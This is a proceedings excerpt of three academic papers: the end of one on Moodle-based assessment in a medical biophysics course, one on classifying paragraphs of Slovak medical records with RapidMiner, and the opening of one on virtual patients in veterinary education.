This topic enables students to use links to guidelines for laboratory measurement, again designed as e-learning courses. This way, students can get ready for both theory and measurement before they actually do it. Laboratory measurements are done using the contact educational method in biophysics laboratories. Interactive protocols are another part of topic 4. Each of 5 laboratory measurements has its own output – an interactive protocol the student uses to record their measured values. The protocol also contains Excel macros, which automatically verify the calculations, including statistical tests. Based on this, the student immediately knows whether their calculations are correct or not. Moreover, metadata from the protocol is uploaded to a server after the student finishes their protocol by clicking on Submit. These interactive protocols advantageously provide students with instant feedback. The main benefit for teachers is that protocols are evaluated automatically. The goal is to try to modify the protocols so that a record of the protocol is automatically uploaded to the students' records in Moodle for the above mentioned “multicourse” and a grade is assigned. The third part of topic 4 are *Online Tests to Labs* (hereinafter only the *Online tests*). These tests are directly attached to the course; therefore, their evaluation is also available in the general grade overview and can be used to verify whether students are ready to perform a measurement task.

Each of 5 online tests contains 5 questions with a time limit of 10 minutes. The tests are mandatory, and each student must complete a specific test corresponding to a measurement task in the computer classroom before they can do the task. The goal of the test is to clarify how well students are prepared to execute laboratory measurement tasks, both in the theoretical and practical manner. As these tests have been used in this form since the 2012/13 academic year, they provide interesting statistical information for overview. Moreover, they are included in comprehensive student evaluation of the subject, and the evaluation process is fully implemented in the above

mentioned “multicourse”. As stated above, this complex model was established in the 2012/13 academic year. For results of the average success rate for each of the 5 online tests, see Fig. 1 and Tab. 1.

TABLE I.  
AVERAGE SUCCESS RATE [%] FOR ONLINE TESTS FOR THE LAST 5 YEARS

	Senses	ECG	Ultra-sound	CT	Micro-scropy
2012/13	96,5	94	84,9	94,5	85,5
2013/14	62	82,6	85,9	91,5	87,3
2014/15	69,1	86,3	71,3	76,1	84,6
2015/16	67,6	87,6	69,1	75,8	84
2016/17	62,8	87,3	63,7	72,9	89,9




Fig. 1 Average success rate [%] for *Online tests* for the last 5 years

The values displayed are always arithmetic means of the success rate in percentage, since this is what Moodle enables. Figure 1 shows that in the first academic year (2012/13), online tests were not successful to the same degree. The main reason was that not all online tests were designed by the same author. In the following academic year, questions in the online tests were supposed to change to make tests more difficult. This manifested mostly in the *Senses* test and *ECG* test. A very small change occurred in the *CT* test, which may not have necessarily been caused by the change of the questions. For the next academic year (2014/15), questions for the *Ultrasound* test and *CT* test were adjusted, based on the protocol in Moodle. This influenced success rates for both tests in that academic year. Based on the attached chart, we can make an observation that the authors succeeded in their attempts to unify difficulty levels of the *Senses*, *Ultrasound*, and *CT* tests from that academic year onwards. The general trend showing success rate dropping for the three tests mentioned above confirms this fact. And as the tests have not been updated since the 2014/15 academic year and the success rate drop is still obvious, we will have to focus on this drop if it manifests in the upcoming years. Last but not least, the chart clearly shows the *Microscopy* test and *ECG* test have been resulting in significantly higher success rates in the last



three years than the remaining 3 tests. However, a lower level of difficulty of both of these topics might be the cause. Since each student has to finish all 5 online tests, it is not necessary to unify levels of all online tests.

From the general didactics point of view, topic 8 in the above described course is interesting. A Moodle database is created within this topic. Presentations on additional topics students choose and process in the work group mentioned above are uploaded in this database. Unlike submitting via email, this method's benefit is that a teacher can filter presentations based on fields created in the database and does not manage their receipt. Additionally, group reporting applies to the entire course; therefore, a teacher can select one of five study groups for verification. Moodle settings enable setting up separate groups, which means that, for example, students from the 2<sup>nd</sup> group cannot see other groups' presentations. Having uploaded their presentations in Moodle within the defined period, each work group (1 through 10) within each of the five study groups delivers its presentation during *Student Project Presentation*. Only then is the student's activity named *Student Project Submission* in Moodle marked as *Satisfactory*.

Two continuous tests, *Continuous Test – Statistics* and *Continuous Test – Biophysics*, are prepared for students in the final course topic. Students complete both tests in the IT room across various days – per each study group, based on the schedule. The test usually includes the *Calculated Question* type. This task type enables the creation of various numerical values in the test instructions. Both tests are also restricted by a password, time lock, and IP address. Therefore, it is virtually impossible for students to complete the test at another time than within the pre-defined time period under an assistant's supervision. This format of continuous tests was established in the 2012/13 academic year; test settings have not changed, even though a new test is created every year. Again, Moodle provides success rate statistics for both tests for the last 5 years, see Fig. 2 and Tab. 2.

TABLE II.  
AVERAGE SUCCESS RATE [%] FOR BOTH CONTINUOUS TESTS

	Test - statistics	Test - biophysics
2012/13	74,06	56,18
2013/14	82,3	73,06
2014/15	77,67	63,15
2015/16	72,37	67,85
2016/17	81,53	67,38

No common trend seems to emerge out of the tests. The main reason lies in a different concept of both tests; the biophysics test almost exclusively uses the *Calculated Question* type. Variability of statistics-test tasks is significantly lower than that of biophysics. Moreover, the task pool used to select tasks is much broader for




Fig. 2 Average success rate [%] for both continuous tests

biophysics. These 2 factors result in the obvious conclusion you can see in Fig. 2: a higher success rate of the statistics test from the long-term perspective. Another factor that influences the rate is that the biophysics test should actually be more difficult, which was our intention, and it is confirmed by Fig. 2. The change of the average success rate of the statistics test where the difference between the minimum and maximum is less than 10 (roughly 1.5 tasks) indicates fairly low fluctuation during 5 years and is no surprise to us. The test contains 15 tasks selected from 16 task categories where one task is selected from each category. Therefore, variability of test options is not very high, unlike the biophysics test where the type variability is significantly higher. Table 3 shows the higher variability.

TABLE III.  
NUMBER OF CATEGORIES AND NUMBER OF TASKS FOR BOTH  
CONTINUOUS TEST

Computer	Number of categories	Number of tasks
Test - Biophysics	20	65
Test - Statistics	16	25

One reason to create the above mentioned “multicourse” was a possibility to provide users with all information on the subject within a single course. At the same time, a course designed in this way provides teachers with a comprehensive overview of student grades. Teachers who create grade overviews can use filters to select grades of a particular study group from all 5 study groups. Most of the activities are graded automatically, except for the student project database, where the teacher has to save a grade named *Student Project - Satisfactory* for each student in the database, after the student has delivered their presentation as described above. Nevertheless, this manually entered grade also appears in the grade overview.

The grade overview of each student contains the following items: *Database – Student Projects* (the grade entered by the teacher), *Senses test*, *ECG test*, *Ultrasound test*, *Microscopy test*, *CT test*, *Test 1 – Statistics*, and *Test 2 – Biophysics* (grades applied automatically). The only item of all graded student activities, which is not included in this “multicourse”, is *Protocol Evaluation*. As indicated above,

the protocols are interactive and are evaluated automatically using Excel macros. When a protocol is submitted, metadata is saved to a student record in the *PC Doctor* system. The protocol and student's record in *PC Doctor* are linked together using the student's ISIC card number the student enters to both the protocol and their record in *PC Doctor*. Therefore, the entire process is fully automated, except for the final verification stage which must be executed manually by the teacher.

### III. CONCLUSION

We came to a conclusion that a targeted complex evaluation method brings benefits for both teachers and students. Students can browse points awarded in each activity throughout the entire term. Moreover, the evaluation is fully unbiased. The main advantage for teachers is in reduction of the time they used to need to correct tests. The main disadvantage of this complex evaluation is that, as of today, it is not possible to automatically evaluate interactive protocols we created and assign them to the Moodle system. Therefore, our current objective remains unchanged – to integrate protocols and *LFHK Moodle* so that the data of a correctly evaluated protocol is loaded to *LFHK Moodle*, assigned to the respective student, and added to the grade overview. This way, the grade overview of each student will be fully automated and complete. It will then make sense to create linked scoring and an overall grade of the course for each point-awarded activity. This method basically enables the award of a credit without being potentially “biased” by the teacher. In the time of publishing this article, this option had not been finished and, therefore, no conclusion from a complex evaluation system we head toward within the course can be presented.

### ACKNOWLEDGMENT

We would like to thank to our IT support staff from the IS/IT Division of our faculty for their invaluable help.

### REFERENCES

- [1] J. Prucha, E. Walterova, J. Mares, “Pedagogický slovník,” Praha: Portal, pp. 395, 2009, ISBN: 9788073676476.
- [2] J. Feberova, T. Dostalova, M. Hladikova et al., “Evaluation of 5-year Experience with E-learning Techniques at Charles University in Prague. Impact on Quality of Teaching and Students' Achievements,” *New Educ. Rev.*, vol. 21, no. 2, pp. 110-120, 2010.
- [3] M. Minovic, V. Stavljanin, M. Milovanovic et al., “Usability issues of e-learning systems: case-study for Moodle learning management system,” *On the Move to Meaningful Internet Systems: OTM 2008 Workshops*, pp. 561-570, Nov. 2008. [http://dx.doi.org/10.1007/978-3-540-88875-8\\_79](http://dx.doi.org/10.1007/978-3-540-88875-8_79).
- [4] J. Hanus, T. Nosek, J. Zahora et al., “On-line integration of computer controlled diagnostic devices and medical information systems in undergraduate medical physics education for physicians,” *Phys. Medica*, vol. 29, no. 1, pp. 83-90, Jan. 2013, <http://dx.doi.org/10.1016/j.ejmp.2011.12.002>.
- [5] J. Hanus, J. Zahora, V. Masin et al., “On-Line Incorporation of Study and Medical Information System in Undergraduate Medical Education,” in 6th International Conference of Education, Research and Innovation (iceri 2013). Proceedings, Seville, Spain, 2013, pp. 1500-1507.
- [6] J. Zahora, J. Hanus, D. Jezbera et al., “Remotely Controlled Laboratory and Virtual Experiments in Teaching Medical Biophysics,” in 6th International Conference of Education, Research and Innovation (iceri 2013). Proceedings, Seville, Spain, 2013, pp. 900-906.
- [7] J. Zahora, A. Bezrouk, J. Hanus, “Models of stents - Comparison and applications,” *Physiological Research*, vol. 56, pp. 115–121, 2007.
- [8] A. Bezrouk, L. Balsky, M. Smutny et al., “Thermomechanical properties of nickel-titanium closed-coil springs and their implications for clinical practice,” *Am. J. Orthod. Dentofac. Orthop.*, vol. 146, no. 3, pp. 319-327, Sep. 2014, <http://dx.doi.org/10.1016/j.ajodo.2014.05.025>.
- [9] A. Bezrouk, L. Balsky, I. Selke Krulichova et al., “Nickel-titanium closed-coil springs: evaluation of the clinical plateau,” *Rev. Chim.*, vol. 68, no.5, pp. 1137-1142, May 2017.

# A Method For Data Classification In Slovak Medical Records

Erik Kučera, Oto Haffner and Erich Stark

Faculty of Electrical Engineering and Information Technology

Slovak University of Technology in Bratislava

Bratislava, Slovakia

Email: erik.kucera@stuba.sk

**Abstract**—The topic of representation, classification, and clustering of text documents and information extraction is currently a very researched area. The area of data mining and text mining has its specific problems in the Slovak language. This paper deals with the methods of pre-processing of medical data, namely Slovak health records written in natural language, and their subsequent analysis, especially classification of their parts into classes.

## I. INTRODUCTION

**D**ATA mining is a process of analyzing large amounts of data from different perspectives, their summarizing and their use in various sectors. It uses methods of statistics, artificial intelligence, machine learning, mathematics, etc. Data mining is very widely used in practice. For example, in scientific research, for spam blocking, in marketing to decide which customers it is appropriate to send a products offer. Knowledge discovery is a process of (semi-) automatic extraction of knowledge. There are different methods of knowledge discovery but in general, it has following key steps: definition and analysis of our task, obtaining relevant data and its comprehension, data pre-processing, data mining, evaluation and identification of patterns and found knowledge [1] [2].

Data mining process begins with an analysis of the particular task and understanding of existing knowledge and definition of an objective. A process of obtaining relevant data follows. Therefore, it is necessary to decide which attributes in the existing databases are relevant to the task. Then we need to understand this data [3]. It is necessary to decide whether there is sufficient sample for extracting relevant applicable knowledge. All these steps were also applied in our project. In the phase of understanding the problem, we studied the current state of the problem of elektronisation of medical records in Slovakia [4]. In the next phase of understanding the data we started studying specific reports, we investigated their quality regarding further processing and subsequent data mining. During the preparation phase, we tried to select a suitable sample of medical records for the next phases of the process. In the phase of modelling the data, we applied various algorithms and tweaked their parameters. Then we evaluated the results achieved by these algorithms.

## II. RESEARCHED METHOD

In this section, we introduce a methodology, which is a contribution to the field of data mining and categorization

of medical records in Slovakia. The result of this procedure is mainly paragraph classification of medical reports and aggregation of data into logical units.

*Division of medical records to individual paragraphs* - Doctors usually divide logical parts of their documentation into paragraphs. A reasonable step is a division of the original text into these physical units (paragraphs). Each paragraph of the report is saved in a separate text file. We used a library named Apache POI which was used for creating of our application. This application was used for division of documents into paragraphs. Using this application, we can easily divide a lot of documents into distinct paragraphs.

*Lemmatization* - The next step is a lemmatization of texts using software tool Morphonary. During the process of lemmatization, we ensure the words with the same word root (i.e. doctors and doctor) are identified as the same term. This is important during paragraph classification process.

*Analysis of the list of the most common words in the records* - Lemmatized texts should be further investigated with the application RapidMiner. Using the list of the most common words in records, we can analyze whether a certain doctor uses its own atypical abbreviations or words. If these words are found, they should be inserted into lemmatizer's dictionary as a new entry. E.g. if the doctor uses an abbreviation 'pcent' instead of a word 'pacient' it is good to add a pair 'pcent - pacient' to lemmatizer to replace all 'pcent' occurrences with 'pacient'.

*Completion of lemmatizer* - It consists of the aforementioned addition of atypical words to the dictionary of lemmatizer.

*Categorization of the paragraphs* - This is one of the most important things on our progress in the researched area. In this step, we try to classify paragraphs of medical records to the correct category like prescribed medicine or patient's subjective complaints. In the practical part of the paper, we try to introduce the procedure using RapidMiner how to classify these paragraphs. Since this is a broader issue, our results and the success of each method is given for clarity in a special chapter.

*Classification of data into logical units* - Using tokenization we divided the text into small pieces, and many of them are related. Therefore, in the last phase, we tried to group each part of the medical reports using logical structures into compact units.




Fig. 1. Application "DOC transform" programmed using Apache POI library

#### A. Division of medical records into paragraphs

We assume that documents produced by doctors are created by Microsoft Office or OpenOffice. We used the library Apache POI [5] for processing these files. Our application can be used for processing of a large amount of files (health records). We can send the input and output folder where processed documents (divided into paragraphs) are stored (Fig. 1).

#### B. Lemmatization

We used software tool Morphonary for lemmatization because of its best ratio 'speed / efficiency / complexity' [6]. This tool was programmed in Java.

Morphonary works with three dictionaries: Dictionary of foreign words (in Slovak language *Slovník cudzích slov - SCS*), Dictionary of Slovak language (in Slovak language *Slovník slovenského jazyka - SSJ*) and declined words dictionary. SCS contains approximately 60 000 words in basic form. SSJ contains approximately 12 000 words.

The very important is 'declined words dictionary'. This dictionary contains 1730 words in basic form and their inflected forms. These 1730 words are selected to represent the variability of inflected forms of words. There are pairs 'basic form / inflected form'. If the algorithm does not find a word (that is going to be lemmatized) in SSJ or SCS, this process occurs. On the basis of these word pairs, the algorithm evaluates the suffixes. In the case of similarity, the algorithm replaces the word to be lemmatized with its predicted pattern - the root word in the basic form found in this dictionary.

#### C. Analysis of the list of the most common words in the records

This step consists of pre-processing (tokenization, stop-words removal, filtering tokens shorter than 2 characters and longer than 99 characters) and further processing by RapidMiner application (Fig. 2).

Now we can use RapidMiner for obtaining of the wordlist and analyze it (Fig. 3).

#### D. Completion of lemmatizer

In health records, there are frequently used foreign words, technical terms or own doctors' abbreviations. By analysis,




Fig. 2. Pre-processing - RapidMiner application

Word	Attribute Name	Total Occurrences	Document Occurrences
mg	mg	48	12
hrudník	hrudník	26	17
bila	bila	25	11
st	st	25	13
mmnut'	mmnut'	23	3
mudr	mudr	21	9
pacient	pacient	21	16
deň	deň	20	13
vyšetriť	vyšetriť	20	15
odd	odd	17	11
ul	ul	17	9
zmena	zmena	17	12
interný	interný	15	15
lekár	lekár	14	14
min	min	13	11
prijat'	prijat'	13	11
uka	uka	13	3

Fig. 3. Wordlist - RapidMiner application

it was investigated that lemmatizer has the lowest percentage of correctly processed words with this group of tokens. We decided to find a method that does not lemmatize these words. If a word is an abbreviation, it should be transformed into its full form.

This is a brief description of proposed method:

- 1) For several randomly chosen health records of a certain doctor, we obtain a word list that belongs to mentioned word group.
- 2) A list of these words is shown to the physician who translates it into the full form.
- 3) We export these pairs of words ('abbreviation - full form') to CSV file.
- 4) We import this file in the Morphonary and add it to the declined words dictionary.
- 5) After lemmatization process, these abbreviations and special words will be translated into their full forms.




Fig. 5. Report of cross-validation




Fig. 6. Classification using trained classifier

### E. Categorization of paragraphs

For categorization of paragraphs, we mainly use classification (supervised learning). That means that we have to classify some sample data manually. Then a classifier is created, and then this classifier is used to classify the other data. We can easily perform this process in Rapidminer. We use mainly three methods of classification - Naive Bayes, k-nearest neighbour (k-NN) and decision tree.

We will briefly show how to use k-NN method in Rapid-Miner (using of Naive Bayes or decision tree is very similar).

The basis is to correctly set the operator named *Process Documents from Files*. We can see the entire process in Fig. 4.

In a window, we have 2 groups of operators (Fig. 4). The lower group is deactivated in the figure. Next, we set input files for operator *Process Documents from Files*. These input files are a training set of data that are manually classified by a supervisor (human). Our categories are epicrisis, code of the medical facility, medicine (or therapy), names (of doctors, etc.), subjective problems, examination, and conclusion.

We need also the operator named *X-Validation* that can be found in operators menu: *Evaluation - Validation - X-Validation*. This operator is used for teaching the classifier and its cross-validation.

When we double-click on the operator *X-Validation* we can see the window of cross-validation subprocess. This window contains two subwindows: *Training* and *Testing*. We insert the operator *k-NN* (or *Naive Bayes* or *Decision tree*) to subwindow *Training*. Then we set *Measure types* to *NumericalMeasures* and *CosineSimilarity*.

Next we insert operators *Apply Model* (*Modeling* - *Model Application* - *Apply Model*) and *Performance* (*Evaluation* - *Performance Management* - *Performance*) to subwindow *Testing*. Finally, we link the operators.

We need to add two operators of type *Store (Repository Access - Store)* to the main process. We link the first one

to the output named *wor* of the operator *Process Documents from Files*. On its settings, we choose the path where the input should be stored. This output is the wordlist from operator *Process Documents from Files*. We will need this output later during classification. The second operator *Store* is linked to the output *mod* of the operator *X-Validation*. By this, we save our trained classifier to a file. We will need it during the classification process.

Then we can run the process. Then we open a results window and the tab *PerformanceVector*.

In Fig. 5 there are results of cross-validation that was performed using training data. A sum of values in a row determines the number of documents that are categorized to the certain class. For example, there are 9 files categorized to the category *epicrisis*. A sum of values in a column determines the number of documents that are actually of a certain type/class (we have this information because training data was manually categorized). For example, 7 files really belong to the category *epicrisis*.

The last column *class precision* determines what ratio of documents classified by the operator as epicrisis actually belongs to this class. The last row *class recall* determines what ratio of documents that are actually of a certain class has been really classified to correct class.

The result of cross-validation gives us information about the precision of classifier. We can further modify our training data or parameters of the operator.

Next, we are going to classify uncategorized data by trained classifier. Operators that were used previously should be deactivated. We add new operator *Process Documents from Files*.



	names	exam.	therapy	concl.	epicrisis	codes	subj.	PREDICTION
	(REAL)	(REAL)	(REAL)	(REAL)	(REAL)	(REAL)	(REAL)	PRECISION
names (PREDICT.)	37	0	1	1	0	0	0	94,87%
exam. (PREDICT.)	2	37	0	0	0	0	2	90,24%
therapy (PREDICT.)	0	0	24	1	0	0	0	96,00%
conclusion (PREDICT.)	0	0	2	10	0	0	0	83,33%
epicrisis (PREDICT.)	0	0	0	3	10	0	0	76,92%
codes (PREDICT.)	0	0	0	0	0	8	0	100,00%
subj. prob. (PREDICT.)	0	2	2	0	0	0	10	71,43%
RECALL	94,87%	94,87%	82,76%	66,67%	100,00%	100,00%	83,33%	

Fig. 8. Results of Naive Bayes classifier




Fig. 7. Describing of group of tokens - blood pressure

In settings windows, we choose the folder with documents to be classified. We need also the operator *Apply Model* and two operators *Retrieve (Repository Access - Retrieve)*. The first one we link to the input *wor* of the operator *Process Documents from Files* and in its settings, we choose a path to the saved wordlist that has been saved during classifier training. The second operator *Retrieve* we link to the input *mod* of the operator *Apply model* and in its setting, we set the path to the model that has been saved during the training process. We can see the entire process in Fig. 6. After execution of the process, we can choose the tab *ExampleSet - Data View* and see the list of classified files.

### F. Classification of data into logical units

In the GATE framework, we used *Annotation schema* to describe groups of tokens, and we would like to ensure that this activity has been gradually automated by rules and grammar JAPE (Fig. 7) [7]. This point will help future generations in their next work.

## III. RESULTS OF CLASSIFICATION

In this section, we briefly describe the results of categorization of paragraphs from health records. We have randomly chosen 25 records that were divided into paragraphs using application created with Apache POI library. We have manually categorized these paragraphs into 7 categories: epicrisis, code of the facility, medicine (or therapy), names (of doctors, etc.), subjective problems, examination, and conclusion.

We describe the results of classification with a supervisor. It was necessary to divide the data (25 health record divided into paragraphs) into training and testing set. The amount of data may seem small, but for the purpose of this project, it is fully sufficient because the goal is to find a suitable methodology and not to test large amounts of data. We afford to say that, despite this, the amount of our data is sufficient also for

practice, since it is not possible to create a versatile classifier for any health facility (at least at this stage of the project). It is, therefore, necessary that a particular health facility should prepare its training data, the quantity of which need not to be much larger than in our case. Consequently, these data will be used for the creation of the classifier for the facility.

Training data / Testing data:

- 1) 13 / 39 paragraphs of class *names (of doctors, etc.)*
- 2) 15 / 39 paragraphs of class *examination*
- 3) 13 / 29 paragraphs of class *medicine (or therapy)*
- 4) 12 / 15 paragraphs of class *conclusion*
- 5) 7 / 10 paragraphs of class *epicrisis*
- 6) 5 / 8 paragraphs of class *code of the medical facility*
- 7) 7 / 12 paragraphs of class *subjective problems*

We achieved the best results with Naive Bayes classifier. The results of Naive Bayes classifier are very good (Fig. 8). There is a certain error in categorizing of paragraphs of type *conclusion* but in practice this class is interchangeable with *epicrisis* or *therapy*. We can see that this is where the classifier categorized the remaining entries so this is not a big error.

## IV. CONCLUSION

This paper deals with the methods of pre-processing of medical data, namely Slovak health records written in natural language, and their subsequent analysis, especially classification of their parts into classes. We tried to achieve progress in the field of text mining in health records. We researched a successful method of paragraphs classification using RapidMiner. The best results were achieved using Naive Bayes classifier. It will be a challenge to try this method for health records from different medical facilities.

## ACKNOWLEDGMENT

This work has been supported by the Cultural and Educational Grant Agency of the Ministry of Education, Science, Research and Sport of the Slovak Republic, KEGA 030STU-4/2015 and KEGA 030STU-4/2017, by the Scientific Grant Agency of the Ministry of Education, Science, Research and Sport of the Slovak Republic under the grant VEGA 1/0819/17.

## REFERENCES

- [1] J. Paralič, *Knowledge discovery in texts (in Slovak)*. Kosice: Equilibria, sro, 2010. ISBN 978-80-89284-62-7
- [2] P. Berka, *Data mining in databases (in Czech)*. Praha: Academia, 2003. ISBN 80-200-1062-9
- [3] J. Paralič, *Knowledge discovery in databases (in Slovak)*. Elfa, 2003.
- [4] S. Balogh, F. Lehecki, D. Ivaniš, E. Kučera, M. Lajtman, and I. Mišo, "Data processing from mhealth patient data acquisition related to extracting structured data from eh records," in *International Conference on Wireless Mobile Communication and Healthcare*. Springer, 2012, pp. 255–262.
- [5] T. A. P. Project. (2011) Apache poi - text extraction. [Online]. Available: <http://poi.apache.org/text-extraction.html>
- [6] R. Novotný and S. Krajci, *Lemmatization of Slovak words by a tool Morphonary*. Vydavateľstvo STU, 2007.
- [7] Xml and More. (2011) Java annotation patterns engine (jape). [Online]. Available: <http://xmlandmore.blogspot.sk/2011/05/java-annotation-patterns-engine-jape.html>



# Integration of Virtual Patients in Education of Veterinary Medicine

Jaroslav Majerník  
Pavol Jozef Šafárik University in  
Košice, Faculty of Medicine,  
Trieda SNP 1, Košice, Slovakia  
Email: jaroslav.majernik@upjs.sk

Marián Maďar  
University of veterinary medicine  
and pharmacy in Košice,  
Komenského 73, Košice, Slovakia  
Email: madarmarian@gmail.com

Jana Mojžišová  
University of veterinary medicine  
and pharmacy in Košice,  
Komenského 73, Košice, Slovakia  
Email: jana.mojziso@uvlf.sk

**Abstract**—Problem based learning, utilizing simulations and virtual reality tools represents one of the approaches integrated into the education of medicine to prepare medical students for both the bedside teaching and their later clinical praxis. On the other side, implementation of innovative didactic materials may be useful also for veterinary medicine students. Thus, veterinary topics can be introduced and explained in the form of virtual cases, helping students to understand relationships between theory and practical application of their decisions. Simulations and virtual cases are also used to assess students' clinical reasoning skills. Therefore, our work is aimed on integration of modern simulation tools into education process at University of veterinary medicine and pharmacy in Košice, Slovakia. Inspired by our colleagues from Faculty of Medicine in Košice and respecting our requirements we were able to specify appropriate methods and to introduce the first veterinary virtual patient to our students.

## I. INTRODUCTION

THE long history of education brought various attractive teaching and learning approaches. To reach the most effective and modern forms of education it is necessary to revise not only what we teach but also how we teach.

The failures resulting from inadequate competencies of medical and veterinary practitioners may lead to fatal consequences of their patients. To increase the competence of students as well as their clinical reasoning ability the problem based learning (PBL) methods are widely used. Using information and communication technologies (ICT), the former presentation of paper patient cases in PBL was enhanced by using multimedia content. Here, the virtual patients (VPs) were introduced as interactive electronic medical cases that offer advanced support for learning [1]. However, the primary aim of virtual patients is to simulate real patient care [2]. From the technical point of view, it represents an interactive computer based tool simulating medical practice [3, 4].

VPs are usually used to introduce clinical problems to the students, to begin education of medical cases or to evaluate students' medical knowledge. In most cases, the goal of the student is to find the right diagnosis and propose a correct medical treatment based on the presented data [5]. VPs are implemented to substitute appropriate real-life patients, connection between preclinical and clinical information and feedback about performance or decisions realized by

learners. Natural advantage of VPs is a safe educational clinical environment where the students obtain first clinical experience as their decisions affect progress of the case and are equipped by expert's explanations. Using VPs, learners improve their clinical reasoning skills from their mistakes that increase the level of preparation for subsequent real interactions with live patients [6, 7].

Many areas of medical education already implemented certain forms of VPs into the curricula. These areas include surgery [8, 9], nursing care [10, 11], human behaviour [12], psychiatry [13], medical microbiology [14], pharmacy [15] and many others. However, VPs integrated into the curricula of veterinary medicine are rarely reported. One of the positive examples is the project vetVIP (Use of virtual problems/virtual patients in veterinary basic sciences) [16].

Considering the ways how the veterinary medicine curricula is delivered to our students and recent capabilities of modern teaching methods, we decided to integrate simulations of virtual cases into the courses of veterinary medicine. We expected positive impact on our students in the sense of their better preparation for later practical contact with veterinary patients. Our expectations were based on the surveys and results that were obtained by our colleagues from Faculty of Medicine in Košice, Slovakia, in teaching of medical students [17, 18]. Thanks to their activities and cooperation within MEFANET network (Medical Faculties Network), which already brought many effective tools to support medical education in Czech Republic and Slovakia [19], we were able to identify the optimal platform and the ways how to integrate it into our curricula and thus to modernize education process of veterinary medicine.

## II. MATERIALS AND METHODS

Our innovation activities started by the survey and needs analysis results of the CROESUS project [20]. This project brought PBL and VPs into the curricula of medical education at Masaryk University in Brno, Czech Republic and Pavol Jozef Šafárik University in Košice, Slovakia. Survey was oriented to identify requirements on VPs and ICT simulation platforms. The questions covered the topics related to current state of e-learning services used by educators, methods to assess students' knowledge and skills, preferred technologies and architectures, technical skills,

current usage of VP systems (if any) and also the financial capabilities to operate VPs and/or VP platform.

37 (78,7%) of 47 respondents that participated in the survey stated that they do not use any VPs. However, 66% of all respondents want/plane to use VPs in their curricula. Responses in the survey resulted in the list of requirements for VPs and VP platforms. These users' requirements included: a) learning materials for students should be accessible anytime and almost anywhere, b) the system should offer various paths to the solution of the patient case and the user's decision should have an influence on how patient case unfolds, c) multimedia content should be supported by the system and easily integrated and/or modified in VP paths, d) content of VP should be created in the way which allows its reusability and standardization, e) system should offer tools for continuous assessment of students' knowledge, f) the whole system should be easily administered and adaptable to the infrastructure of existing learning courses if needed, g) functions, features and interface of the system should be intuitive and easy to use, and h) based on academic environment and educational purpose it is expected the system will require minimal or no financial resources.

Respecting these teachers' requirements, we concluded the VP platform should support the following main features: a) branched structure, b) multimedia content, c) interoperability to exchange outputs, d) web administrative and web accessible environment, e) national or English localization and f) free/open license.

In the next analysis, we studied and summarized information about several recently available computer-based simulation programs/platforms designed and used in medical education. The list of platforms involved CAMPUS, CASUS, DecisionSim, OpenLabyrinth, RoD, TUSK, UChoose, VIC and WebSP. Comparing all available information, the systems were rated and they obtained one point if they had the required feature, half of the point if the feature was not as expected but acceptable and zero if the feature was not available at all. The final order of the systems was OpenLabyrinth (8.0), Tusk/OpenTusk (7.0), DecisionSim and Web-SP (6.5), UChoose (6.0), CAMPUS and CASUS (5.5), and RoD and VIC (3.5). Respecting results of this analysis, we decided to use OpenLabyrinth as a platform to simulate veterinary VPs.

